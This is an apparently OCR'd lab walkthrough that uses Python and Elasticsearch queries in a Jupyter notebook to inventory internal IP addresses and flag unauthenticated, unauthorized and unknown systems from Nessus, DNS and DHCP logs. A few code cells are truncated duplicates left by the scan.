
What internal IP addresses are available in the dataset? Find the answer using Python.

Solution

The first challenge is to query all the IP addresses in the **lab4.1-complete** Nessus dataset. To do so, Python will need to load the libraries for Elasticsearch. The walkthrough for this lab utilizes a Jupyter Notebook. Start by opening the notebook using the command below.

```
code /labs/master_inventory/master_inventory.ipynb
```

The interface will look like below.




When inside a Jupyter Notebook, you can run a Python code cell by either **clicking** on the **green play icon** on the cell. Alternatively, you can click inside the cell, and with your keyboard pressing **SHIFT+ENTER**.


Load the Python libraries **elasticsearch**, **elasticsearch_dsl**, and **re** by running cell 1.

Note

The **elasticsearch** and **elasticsearch_dsl** libraries allow connecting to and interacting with Elasticsearch. Technically, only one is necessary. However, it is common to load both as some functions are easier to use than others within the libraries. The **re** library allows for regex matching. This will be used later when checking hostnames.



You can tell the cell 1 ran even though there is no output because cell 2 is now highlighted.



Next, connect to Elasticsearch by running cell 2. The last line of cell 2 checks your Elasticsearch cluster's health using `es_connection.cluster.health()`.

```
# CELL 2 - Connect to Elasticsearch
# Connect to Elasticsearch
es_connection = Elasticsearch('http://localhost:9200')
# Verify connection by checking cluster health
es_connection.cluster.health()
```

The output will be similar to below.

Note

Your cluster may be yellow and likely will have a different number of shards than below. This is normal and expected in the student VM.

```
{'cluster_name': 'sec555',
'status': 'green',
'timed_out': False,
'number_of_nodes': 1,
'number_of_data_nodes': 1,
'active_primary_shards': 44,
'active_shards': 44,
'relocating_shards': 0,
'initializing_shards': 0,
'unassigned_shards': 0,
'delayed_unassigned_shards': 0,
'number_of_pending_tasks': 0,
'number_of_in_flight_fetch': 0,
'task_max_waiting_in_queue_millis': 0,
'active_shards_percent_as_number': 100.0}
```

Cell 3 queries the **lab4.1-complete** index using the code below.

```
s = Search(using=es_connection, index='lab4.1-complete', doc_type='_doc')
s = s.query('query_string', query='tags:internal_source')
s = s.source(['source_ip'])
s = s.sort('source_ip')
```

The first line above uses the previously made Elasticsearch connection stored in **es_connection** to query the index. The **query_string** of **tags:internal_source** is used to filter the results to only logs containing RFC1918 private IP addresses. **tags:internal_source** could be replaced with any Lucene query. As such, you can test by building a query within Kibana. Specifying **source** of **source_ip** tells Elasticsearch to only return the field **source_ip**. The last line from above sorts the results by **source_ip** rather than the default of **@timestamp**.

The last two lines in cell 3 looks as below.

```
s.aggs.bucket('Internal System', 'terms', field='source_ip', size=999999).metric('Count', 'value_count',
field='source_ip')
response = s.execute()
```

The first line above creates an aggregation of all **source_ip** entries with a metric of **count**. The **size** field defaults to **10**, which is not large enough. In the example above, the **size** was increased to **999999** to pull back all RFC1918 ip addresses. Run cell 3.

```
[-]
# CELL 3 - Query all internal IP addresses
# Start by gathering all IP addresses in dataset
# This cell will not print anything when ran

# Point to lab-4.1 index pattern and gather internal IP addresses
s = Search(using=es_connection, index='lab4.1-complete', doc_type='_doc')
s = s.query('query_string', query='tags:internal_source')
s = s.source(['source_ip'])
s = s.sort('source_ip')
# The four lines above could be summarized into the line below based on your preference:
# s = Search(using=es_connection, index='lab4.1-complete', doc_type='_doc').query('query_string', query='tags:internal_source
.sort('source_ip')
s.aggs.bucket('Internal System', 'terms', field='source_ip', size=999999).metric('Count', 'value_count', field='source_ip')
response = s.execute()
```

At this point, Python has the results of the search stored in the **response** variable. The variable contains the standard search results as if you were in the Kibana Discover tab searching for **tags:internal_source** as well as the aggregation results as if you were in Kibana Visualize building a table. However, we need to pull out all the IP addresses from the **response** variable.

Note

response.aggregations['Aggregation Name'] stores the results of a given aggregation search. Notice the name of the aggregation would replace **Aggregation Name**. **response['hits']['hits']** stores the results of the standard search results.

Cells 4 and 5 show different ways of pulling the IP addresses out of **response** and into a list variable called **internal_systems**. Run cell 4, which performs list comprehension to build **internal_systems**. A list comprehension iterates through a list and performs a task. In cell 4, the task is to take all the **key** field values and build a list called **internal_systems**.

```
# CELL 4 - Store all IP addresses using List Comprehension
# Pull out IP addresses from the response variable
# Example using list comprehension
internal_systems = [ x['key'] for x in response.aggregations['Internal System'].buckets ]
print(internal_systems)
```

The resulting output will be as below.

```
['10.5.55.79', '10.5.55.3', '10.5.55.2', '192.168.4.54', '192.168.1.52', '10.5.55.21', '192.168.1.50',
'192.168.1.81', '192.168.1.51', '10.5.55.31', '10.5.55.17', '192.168.4.52', '10.5.55.25', '192.168.4.51',
'10.5.55.49', '192.168.4.50', '172.16.0.2']
```

Note

List comprehension will likely be faster than a for loop. It also, however, is more difficult to read and understand. If the performance impact is high, use list comprehension. If it is negligible, use for loops. If it is somewhere in between, use your preference.

Next, run cell 5. The output will be the same as cell 4. Cell 5 shows how to build **internal_systems** using a standard for loop.

```
# CELL 5 - Store all IP addresses using For Loop
# Example using for loop (easier to read)
internal_systems = []
for record in response.aggregations['Internal System'].buckets:
    internal_systems.append(record['key'])
print(internal_systems)
```


The resulting output will be as below.

```
['10.5.55.79', '10.5.55.3', '10.5.55.2', '192.168.4.54', '192.168.1.52', '10.5.55.21', '192.168.1.50',
'192.168.1.81', '192.168.1.51', '10.5.55.31', '10.5.55.17', '192.168.4.52', '10.5.55.25', '192.168.4.51',
'10.5.55.49', '192.168.4.50', '172.16.0.2']
```

Before moving on, let us build a function to make it easier to query Elasticsearch. Cell 6 contains the following Python code:

```
def build_search(index, query, sort='@timestamp', limit_to_fields=[]):
    """[summary]

    Args:
        index ([string]): [Index pattern to search against]
        query ([string]): [Lucene query to limit results]
        sort (str, optional): [Sort filter]. Defaults to '@timestamp'.
        limit_to_fields (list, optional): [Limit which fields to return]. Defaults to [].

    Returns:
        [type]: [description]
    """
    search = Search(using=es_connection, index=index, doc_type='_doc')
    search = search.query('query_string', query=query)
    if len(limit_to_fields) != 0:
        search = search.source(limit_to_fields)
    search = search.sort(sort)
    return search
```

The above code creates a function called **build_search**. Effectively, it simplifies searching against Elasticsearch. Instead of having multiple lines of code, one can now call the function to query Elasticsearch. Run cell 6. There will be no output as it is only loading the function.



```
# CELL 6 - Build Search Function for Ease of
# Simplify searching by making a search funct
# This cell will not print anything when ran
def build_search(index, query, sort='@timesta
    """[summary]

    Args:
        index ([string]): [Index pattern to s
        query ([string]): [Lucene query to li
```

Cell 7 contains the below Python code. It creates a function called **build_aggregation**. The **build_aggregation** function makes it easier to perform a basic Elasticsearch aggregation. It would not work for a multi-aggregation.

```
# CELL 7 - Build Aggregation Function for Ease of Use
# Make it easy to do simply aggregation with a function
# This cell will not print anything when ran
def build_aggregation(name, aggregation_type, filter, metric_name,\
    metric, metric_field, size=10):
    """[summary]

    Args:
        name ([string]): [Name of aggregation]
        aggregation_type ([string]): [Type of aggregation such as terms]
        filter ([string]): [Name of field or filter to apply aggregation with]
        metric_name ([string]): [Name to apply to metric]
        metric ([string]): [The type of metric being applied such as sum or avg]
        metric_field ([string]): [The field to apply the metric against]
        size (int, optional): [Max results to return]. Defaults to 10.

    Returns:
        [object]: [Returns Elasticsearch object with aggregation added]
    """
    search.aggs.bucket(name, aggregation_type, field=filter, size=size)
    search.aggs.metric(metric_name, metric, field=metric_field)
    return search
```

Note

The **** character is utilized to allow code to wrap to the next line. It can be utilized to make code easier to read and help conform with styling guides such as Python's PEP 8 styling.

Run cell 7. There will be no output as it is only loading the function.

```
# CELL 7 - Build Aggregation Function for Ease of Use
# Make it easy to do simply aggregation with a function
# This cell will not print anything when ran
def build_aggregation(name, aggregation_type, filter, metric_name,\
    metric, metric_field, size=10):
    """[summary]

    Args:
        name ([string]): [Name of aggregation]
        aggregation_type ([string]): [Type of aggregation such as ter
        filter ([string]): [Name of field or filter to apply aggregat
```

Next, test that the functions work by running cell 8. Cell 8 calls the **build_search** and **build_aggregation** functions, executes the search, and then uses list comprehension to build the **internal_systems** list. Effectively, it replaces cells 3 and 4 with function calls.

The resulting output will be as below.

```
['10.5.55.79', '10.5.55.3', '10.5.55.2', '192.168.4.54', '192.168.1.52', '10.5.55.21', '192.168.1.50',
'192.168.1.81', '192.168.1.51', '10.5.55.31', '10.5.55.17', '192.168.4.52', '10.5.55.25', '192.168.4.51',
'10.5.55.49', '192.168.4.50', '172.16.0.2']
```

Answer: Based on the contents of the variable **internal_systems** there are **17** internal IP addresses in the **lab4.1-complete** dataset. They are as below.

- 10.5.55.79
- 10.5.55.3
- 10.5.55.2
- 192.168.4.54
- 192.168.1.52
- 10.5.55.21
- 192.168.1.50
- 192.168.1.81
- 192.168.1.51
- 10.5.55.31
- 10.5.55.17
- 192.168.4.52
- 10.5.55.25
- 192.168.4.51
- 10.5.55.49

- 192.168.4.50
- 172.16.0.2

Authenticated Systems by IP

What are the IP addresses of systems that passed an authenticated vulnerability scan? Find the answer with Python.

Solution

Finding the authenticated systems requires querying **lab4.1-complete** and pulling out all the `ip` values in the vulnerability scans authentication records. Successful authentication can be found in Nessus if the log contains `pluginID` **10394**.

Cell 9 in the Jupyter Notebook contains the below Python code.

```
search = build_search('lab4.1-complete', 'pluginID.keyword:10394',\
    sort='ip.keyword', limit_to_fields=['ip'])
search = build_aggregation('Authenticated Systems', 'terms', 'ip.keyword',\
    'Count', 'value_count', 'ip.keyword', size=99999)
response = search.execute()

authenticated_systems = [ x['key'] for x in response.aggregations['Authenticated Systems'].buckets ]
print(authenticated_systems)
```

The above code searches for authenticated systems based on a `pluginID` of **10394** and aggregates the `ip` field by **count**. It then performs list comprehension to build the list called **authenticated_systems**. Run cell 9.

```
# CELL 9 - Build List of Authenticated Systems
# Build list of authenticated systems
search = build_search('lab4.1-complete', 'pluginID.keyword:10394',\
    sort='ip.keyword', limit_to_fields=['ip'])
search = build_aggregation('Authenticated Systems', 'terms', 'ip.keyword',\
    'Count', 'value_count', 'ip.keyword', size=99999)
response = search.execute()

authenticated_systems = [ x['key'] for x in response.aggregations['Authenticated Systems'].buckets ]
print(authenticated_systems)
```

The last line of cell 9 prints out all the IP addresses in the **authenticated_systems** list. The output will look as below.

```
['10.5.55.17', '10.5.55.2', '10.5.55.25', '10.5.55.3', '10.5.55.31', '10.5.55.49', '10.5.55.79',
'192.168.1.50', '192.168.1.51', '192.168.1.81', '192.168.4.50', '192.168.4.51', '192.168.4.52']
```

The above list contains **thirteen** IP addresses. The **internal_systems** list contains **seventeen**. Cell 10 takes the **authenticated_systems** list and subtracts it against the **internal_systems**. The results will be currently unknown systems because we do not know if they are authorized or unauthorized.

```
unknown_systems = []
unknown_systems = list(set(internal_systems) - set(authenticated_systems))
print("Current list of unknown systems\n",unknown_systems)
```

Note

In the above code, **set** casts **internal_systems** and **authenticated_systems** from lists into sets. The reason this is necessary is a list does not natively support calculating differences. The code casts them both as sets so that one set can be subtracted, or removed, from the other set. Once that operation is completed, the resulting output is then cast back to a list.

Run cell 10.

```
# CELL 10 - Create Unknown System List
# Build initial list of unknown systems
unknown_systems = []
unknown_systems = list(set(internal_systems) - set(authenticated_systems))
print("Current list of unknown systems\n",unknown_systems)
```

The output will be as below.

```
Current list of unknown systems
['172.16.0.2', '192.168.1.52', '10.5.55.21', '192.168.4.54']
```

Answer: Based on the **authenticated_systems** list, the below IP addresses have had authenticated with a vulnerability scan.

- 10.5.55.17
- 10.5.55.2
- 10.5.55.25
- 10.5.55.3
- 10.5.55.31
- 10.5.55.49
- 10.5.55.79
- 192.168.1.50
- 192.168.1.51
- 192.168.1.81
- 192.168.4.50
- 192.168.4.51
- 192.168.4.52

Unauthorized Time Server Use

What are the IP addresses of systems using the NTP protocol against **time.windows.com** or **ntp.ubuntu.com**? Find the answer with Python. Exclude the domain controllers 10.5.55.2 and 10.5.55.3.

Solution

To find assets using **time.windows.com** or **ntp.ubuntu.com**, we will need to use DNS query logs.

Cell 11 in the Jupyter Notebook contains the below Python code. The below code queries Elasticsearch and pulls back the `source_ip` values of any system querying **time.windows.com** or **ntp.ubuntu.com**. It also excludes the domain controller IP addresses. The last section of the code creates a dictionary called **unauthorized_systems**.

```
search = build_search('lab4.1-complete',\
    'query.keyword:time.windows.com OR query.keyword:ntp.ubuntu.com -source_ip:10.5.55.2 -source_ip:10.5.55.3',
\
    sort='source_ip', limit_to_fields=['source_ip'])
search = build_aggregation('default_time_use', 'terms', 'source_ip',\
    'Count', 'value_count', 'source_ip', size=99999)
response = search.execute()

unauthorized_systems = {}
for ip in response.aggregations['default_time_use'].buckets:
    if ip['key'] not in unauthorized_systems:
        unauthorized_systems[ip['key']] = []
        unauthorized_systems[ip['key']] += ['default_time_use']
print("Current unauthorized systems\n",unauthorized_systems)
```

Run cell 11.

```
# CELL 11 - Build Dictionary of Unauthorized Systems using Default Time Servers
# Build list of unauthorized systems - First check will be
# systems using default time servers
# Format will be unauthorized_systems[ip][reason_unauthorized]
search = build_search('lab4.1-complete',\
    'query.keyword:time.windows.com OR query.keyword:ntp.ubuntu.com -source_ip:10.5.55.2 -source_ip:10.5.55.3',\
    sort='source_ip', limit_to_fields=['source_ip'])
search = build_aggregation('default_time_use', 'terms', 'source_ip',\
    'Count', 'value_count', 'source_ip', size=99999)
response = search.execute()

unauthorized_systems = {}
for ip in response.aggregations['default_time_use'].buckets:
    if ip['key'] not in unauthorized_systems:
        unauthorized_systems[ip['key']] = []
        unauthorized_systems[ip['key']] += ['default_time_use']
print("Current unauthorized systems\n",unauthorized_systems)
```

The output will be as below.

```
Current unauthorized systems
{'192.168.1.52': ['default_time_use'], '192.168.4.54': ['default_time_use']}
```

Note

The lab uses a dictionary for **unauthorized_systems** instead of a list to capture the reason(s) an IP address is considered unauthorized. The logic assumes that there may be more than one reason a given IP address is considered unauthorized. Using a dictionary with the IP address as a key allows each IP address to store a list of reasons why they are considered unauthorized. As a result, reporting or alerting becomes an easier task.

If a system is considered unauthorized, it no longer is considered unknown. Run cell 12 to remove IP addresses found as unauthorized from the **unknown_systems** list.

```
# CELL 12 - Remove Unauthorized Systems from Unknown Systems List
# Update unknown_systems by removing IP addresses marked as
# unauthorized
unknown_systems = list(set(unknown_systems) - set(unauthorized_systems))
print("Current unknown systems are:\n",unknown_systems)
```

The output will be as below.

```
Current unknown systems are:
['172.16.0.2', '10.5.55.21']
```

Answer: Based on the **unauthorized_systems** dictionary, the following systems are using default time servers.

- 192.168.1.52
- 192.168.4.54

Unauthorized Time Server Use

What are the IP addresses of systems using hostnames that do not match the corporate naming scheme? The corporate naming scheme matches a regex pattern of `^[a-zA-Z]{2,4}[0-9]{2}|exchange[0-9]{2}$`. Use Python and query the DHCP `Hostname` field for this step.

Solution

To find which hostnames match or do not match the corporate naming scheme, we will need to pull the `Hostname` field from DHCP logs.

Cell 13 in the Jupyter Notebook contains the below Python code. The below code queries Elasticsearch and pulls back the `Hostname` and `ip` values of all systems located in DHCP logs. It also excludes the domain controller IP addresses. Notice, the code utilizes two aggregations to pull back `Hostname` and `ip`.

```
search = build_search('lab4.1-complete', 'log_event_type.keyword:dhcp AND _exists_:ip.keyword',\
    sort='ip.keyword', limit_to_fields=['ip', 'Hostname'])
```

```
search = build_aggregation('hostname', 'terms', 'Hostname.keyword',\
    'Count', 'value_count', 'Hostname.keyword', size=99999)
search = build_aggregation('ip', 'terms', 'ip.keyword',\
    'Count', 'value_count', 'ip.keyword', size=99999)
response = search.execute()
```

Run cell 13.

```
# CELL 13 - Pull Computer Names from DHCP
# Build list of systems unauthorized due to non-compliant regex hostname
# First, get list of hostnames
# This cell will not print anything when ran
search = build_search('lab4.1-complete', 'log_event_type.keyword:dhcp AND _exists_:ip.keyword',\
    sort='ip.keyword', limit_to_fields=['ip', 'Hostname'])
search = build_aggregation('hostname', 'terms', 'Hostname.keyword',\
    'Count', 'value_count', 'Hostname.keyword', size=99999)
search = build_aggregation('ip', 'terms', 'ip.keyword',\
    'Count', 'value_count', 'ip.keyword', size=99999)
response = search.execute()
```

Cell 14 takes the **response** checks each hostname against the corporate regex scheme. The logic flows as below.

1. First, loop through each hostname by suing the **hostname** aggregation
2. Compare each hostname against the regex pattern
3. If the hostname does not match the regex pattern, add the system to the **unuathorized_systems** dictionary. This uses the current count to pull the IP address of the host using the **ip** aggregation

See the code below.

```
count = 0
for result in response.aggregations['hostname'].buckets:
    hostname = result['key']
    pattern = re.compile("^[a-zA-Z]{2,4}[0-9]{2}|exchange[0-9]{2}$")
    # Check regex here
    if not pattern.match(hostname):
        system_ip = response.aggregations['ip'].buckets[count]['key']
        if system_ip not in unauthorized_systems:
            unauthorized_systems[system_ip] = []
        unauthorized_systems[system_ip].append('non_compliant_hostname')
    count += 1
print("Current unauthorized systems are:\n",unauthorized_systems)
```

Run cell 14.

```
# CELL 14 - Build Dictionary of Unauthorized Systems not matching Corporate Naming Convetions
# Loop through hostnames and perform regex match
# If system does not match corporate regex name
# add to unauthorized_systems
count = 0
for result in response.aggregations['hostname'].buckets:
    hostname = result['key']
    pattern = re.compile("^[a-zA-Z]{2,4}[0-9]{2}|exchange[0-9]{2}$")
    # Check regex here
    if not pattern.match(hostname):
        system_ip = response.aggregations['ip'].buckets[count]['key']
        if system_ip not in unauthorized_systems:
            unauthorized_systems[system_ip] = []
        unauthorized_systems[system_ip].append('non_compliant_hostname')
    count += 1
print("Current unauthorized systems are:\n",unauthorized_systems)
```

The output will be as below.

```
Current unauthorized systems are:
{'192.168.1.52': ['default_time_use', 'non_compliant_hostname'], '192.168.4.54': ['default_time_use',
'non_compliant_hostname']}
```

While the **unauthorized_systems** dictionary contains the same two IP addresses, we need to once again remove any classified unauthorized system from the **unknown_systems** list. Do this by running cell 15.

Note

unknown_systems should be updated because in a scheduled production script, you may have an unauthorized system from **non_compliant_hostname** but not **default_time_use**. Therefore anytime you potentially may have a new unauthorized IP, you need to remove it from **unknown_systems**.

```
# CELL 15 - Remove Unauthorized Systems from Unknown Systems List
# Update unknown_systems by removing IP addresses marked as
# unauthorized
unknown_systems = list(set(unknown_systems) - set(unauthorized_systems))
print("Current unknown systems are:\n",unknown_systems)
```

The output should be as below.

```
Current unknown systems are:
['172.16.0.2', '10.5.55.21']
```

Answer: Based on the **unknown_systems** dictionary, the below systems do not conform to the corporate naming conventions.

- 192.168.1.52
- 192.168.4.54

Report on Unknown and Unauthorized Systems

What system(s) are unauthorized? What system(s) are considered unknown because they are not explicitly unauthorized but neither are they authenticated? Use Python to report on the unknown and unauthorized systems.

Solution

Before reporting on the unknown and unauthorized systems, we first need to exclude authorized systems that did not appear in the vulnerability scan as authenticated. The current entries in **unknown_sytems** are **172.16.0.2**, the corporate vulnerability scanner, and **10.5.55.21**, the corporate Zeek sensor. Both of these systems are authorized. As such, either the vulnerability scanner needs to be updated to perform an authenticated scan against these devices, or our script needs to allow arbitrary exclusions. Let us do the latter by building a function that accepts a list of authorized IP addresses and removes them from the **unknown_systems** list.

Run cell 16 to load a function called **exclude_authorized_hosts**.

```
# CELL 16 - Build Function to Authorize Specific IP Addresses
# Build function to allow removing list of IP addresses
# from unknown_systems - Allows authorized exceptions
# This cell will not print anything when ran
def exclude_authorized_hosts(hosts):
    for host in hosts:
        if host in unknown_systems:
            unknown_systems.remove(host)
```

The **exclude_authorized_hosts** function loops through a list of IP addresses. For each IP address, it checks if the IP address is in the **unknown_systems** list. If it is, the IP address is removed from the list using **remove**.

Next, run cell 17 to call the **exclude_authorized_hosts** function while passing it the corporate Zeek sensor and vulnerability scanner's IP address.

```
# CELL 17 - Authorize the Zeek and Nessus Assets
# Remove 10.5.55.21 and 172.16.0.2 as both are authorized exceptions
# 10.5.55.2 is the Zeek NSM sensor
# 172.16.0.2 is the vulnerability scanner
exclude_authorized_hosts(['10.5.55.21','172.16.0.2'])
print("Current list of unknown_systems:\n",unknown_systems)
```

The output from cell 17 will be as below.

```
Current list of unknown_systems:
[]
```

Because we no longer need to query Elasticsearch, run cell 18 to disconnect from Elasticsearch.

```
# CELL 18 - Close Elasticsearch Connection
# Close Elasticsearch connection because it is no longer needed
# This cell will not print anything when ran
es_connection.close()
```

The last step is to report on the unauthorized systems and unknown systems. Run cell 19 to report on all the unauthorized systems found in our dataset. The code only reports unauthorized systems if the length of the dictionary is greater than zero. Otherwise, it will state no unauthorized systems found.

```
# CELL 19 - Print Final Unauthorized Systems Dictionary
# Print final results of the unauthorized_systems
if len(unauthorized_systems) > 0:
    print("The below systems are unauthorized:\n")
    for ip,reasons in unauthorized_systems.items():
        print(ip,"with reason(s):",reasons)
else:
    print("There are no unauthorized systems")
```

The output will be as below.

```
The below systems are unauthorized:

192.168.1.52 with reason(s): ['default_time_use', 'non_compliant_hostname']
192.168.4.54 with reason(s): ['default_time_use', 'non_compliant_hostname']
```

Last, run cell 20 to report on all unknown systems found in our dataset. The code only reports unknown systems if the length of the list is greater than zero. Otherwise, it will state no unknown systems found.

```
# CELL 20 - Print Final Unknown Systems List
# Print final resulsts of unknown_systems
if len(unknown_systems) > 0:
    print("The below systems are unknown")
    for ip in unknown_systems:
        print(ip)
else:
    print("There are no unknown systems")
```

The output will be as below.

```
There are no unknown systems
```

